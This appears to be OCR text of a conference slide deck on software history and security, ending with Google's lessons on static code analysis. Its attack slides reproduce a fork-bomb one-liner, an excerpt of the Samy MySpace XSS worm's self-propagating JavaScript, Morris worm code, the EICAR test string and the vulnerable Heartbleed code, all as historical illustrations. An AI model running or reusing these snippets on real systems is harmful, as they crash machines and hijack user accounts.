


2,000,000 LoC

Credit: https://upload.wikimedia.org/wikipedia/commons/4/46/Lockheed_Martin_F-22A_Raptor_JSOH.jpg


Cheverolet Volt
10,000,000 LoC
VOLT
MICHIGAN
028M191

Mars Curiosity Rover




25,000,000 LoC

Boeing 787

32,000,000 LoC

All Google Code

2,000,000,000 LoC



```
/ this routine handles a non-colliding ship invisibly
/ in hyperspace

hp1,  dap hp2
  count i ma1, hp2
  law hp3    / next step
  dac i ml1
  law 7
  dac i mb1
  random
  scr 9s
  sir 9s
  xct hr1
  add i mx1
  dac i mx1
  swap
  add i my1
  dac i my1
  random
  scr 9s
  sir 9s
  xct hr2
  dac i mdy
  dio i mdx
  setup .hpt,3
  lac ran
  dac i mth
hp4,  lac i mth
  sma
```

Spacewar

1961

The day we stopped playing monopoly

```
POODOO    INHINT
     CA   Q
     TS   ALMCADR

     TC   BANKCALL
     CADR   VAC5STOR   # STORE ERASABLES FOR DEBUGGING PURPOSES.

     INDEX   ALMCADR
     CAF   0
ABORT2    TC   BORTENT

OCT77770   OCT   77770     # DONT MOVE
     CA   V37FLBIT   # IS AVERAGE G ON
     MASK   FLAGWRD7
     CCS   A
     TC   WHIMPER -1   # YES.   DONT DO POODOO.   DO BAILOUT.

     TC   DOWNFLAG
     ADRES   STATEFLG

     TC   DOWNFLAG
     ADRES   REINTFLG

     TC   DOWNFLAG
     ADRES   NODOFLAG

     TC   BANKCALL
     CADR   MR.KLEAN
     TC   WHIMPER
```

The Apollo 11 Lunar Module's BAILOUT Code 1969

The real reason Armstrong was able to brag.

The HTML Hyperlink

1990

The day the web starting being “wild” instead of “wide”

```
<a href = "https://www.slate.com">Slate</a>
```

```c
double *NaiveDct_transform(double vector[], size_t len) {
  if (SIZE_MAX / sizeof(double) < len)
    return NULL;
  double *result = malloc(len * sizeof(double));
  if (result == NULL)
    return NULL;

  double factor = M_PI / len;
  for (size_t i = 0; i < len; i++) {
    double sum = 0;
    for (size_t j = 0; j < len; j++)
      sum += vector[j] * cos((j + 0.5) * i * factor);
    result[i] = sum;
  }
  return result;
}
```

This shows the Discrete Cosine Transformation, the underlying idea behind JPEGs.

Project Nayuki

Introduction to the JPEG

1992

...and porn was born

The Tracking Pixel

1993

The day we sold our souls

```
<img height="1" width="1" style="display:none"src="https://www.faceb
```

> Facebook's PageView Tracking Pixel.
>
> Facebook


Software is Eating the World

03 The Eating is Not Going Well


~~Software is Eating the World~~
Somebody is having an indigestion

The Null-Terminated String

1972

The mother of all bugs

```
char yellow[26] = {'y', 'e', 'l', 'l', 'o', 'w', '\0'};
```

> The GNU C reference manual

The Morris Worm

1988

The biggest evidence that we as a human race don't learn and we are doomed

```
checkother()            /* 0x57d0 */
{
    int s, l8, l12, l16, optval;
    struct sockaddr_in sin;       /* 16 bytes */

    optval = 1;
    if ((random() % 7) == 3)
      return;             /* 612 */

    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
      return;
```

This is an excerpt from a key function in the Morris Worm code.

Robert Morris via Computer History Museum and Arialdo Martini

The One Line Virus

2002

Another evidence that we are doomed but who is counting!

```
: ( ) { : | : & } ; :
```

> Don’t run this at home.
>
> Via Chris Noessel

The EICAR Virus

2003

The line that gave every pentester an extra finding in their reports

```
X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

```
var AA = g();
var AB = AA.indexOf('m'+'ycode');
var AC = AA.substring(AB,AB+4096);
var AD = AC.indexOf('D'+'IV');
var AE = AC.substring(0,AD);
var AF;
if(AE) {
    AE = AE.replace('jav'+'a',A+'jav'+'a');
    AE = AE.replace('exp'+'r)','exp'+'r)'+A);
    AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'
}
var AG;

function getHome() {
    if(J.readyState!=4) {
        return
    }
    var AU = J.responseText;
    AG = findIn(AU,'P'+'rofileHeroes','</td>');
    AG = AG.substring(61,AG.length);
    if(AG.indexOf('samy') == -1) {
        if(AF) {
            AG += AF;
            var AR = getFromURL(AU,'Mytoken');
            var AS = new Array();
            AS['interestLabel'] = 'heroes';
            AS['submit'] = 'Preview';
            AS['interest'] = AG;
            J = getXMLObj();
            httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postH
        }
    }
```

Sammy Worm

2005

Fast forward 15 years and this is still applicable in a lot of applications.

Heartbleed

2014

What? You trusted open-source? I said we are doomed 3 slides ago, didn't I?

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);
```

Naked Security

Cloudbleed

2017

This one didn’t really matter that much!

```
/* generated code */
if ( ++p == pe )
    goto _test_eof;
```

04 | So what do we do

Shift Security Left . Culture Change . Focus on Developers

Developers
Developers
Developers
Developers

Google’s Development Environment

- Trunk based development using single-source control system.
- Branches are only for releases
- Build system: uses customized version of the Basel build system.
- Analysis tools: the static code analysis used are not complex.
- Testing: big focus on unit tests, integration tests that are maintained by developers.

https://cacm.acm.org/magazines/2018/4/226371-lessons-from-building-static-analysis-tools-at-google/fulltext.

Google’s Attempt to Implement Traditional SCA

1

BUG DASHBOARD

2006, FindBugs was integrated into the build. Saw little use because it was Outside the developer workflow led to low usage levels

2

FILING BUGS

FixIt week: 2009, fixIt week, 3,954 out of 9,473 reviewed (42%), 1,746 (44%) were filed as bugs, out of which only 649 (16%) were fixed.

3

CODE REVIEW INTEGRATIONS

Discontinued in 2011 the presence of effective false positives caused developers to lose confidence in the tool, and developer customization resulted in an inconsistent view of analysis results.

Google’s Takeaways From Running SCA

There are reasons engineers do not always use static analysis tools or ignore their warnings, including:

- *Not integrated.* The tool is not integrated into the developer's workflow or takes too long to run;
- *Not actionable.* The warnings are not actionable;
- *Not trustworthy.* Users do not trust the results due to, say, false positives;
- *Not manifest in practice.* The reported bug is theoretically possible, but the problem does not actually manifest in practice;
- *Too expensive to fix.* Fixing the detected bug is too expensive or risky; and
- *Warnings not understood.* Users do not understand the warnings.

https://cacm.acm.org/magazines/2018/4/226371-lessons-from-building-static-analysis-tools-at-google/fulltext.

What Google Did to Fix SCA

1

COMPILER CHECKS

Easier to write rules, led to more rule writing adoption. Allows accuracy over recall

2

REPORTING THE ISSUES SOONER

74% deemed issues at compile time “real problems” compared to 21% during the checked-in code

3

SUGGESTED FIXES

Actionable bugs produced much better results than just presenting the bugs

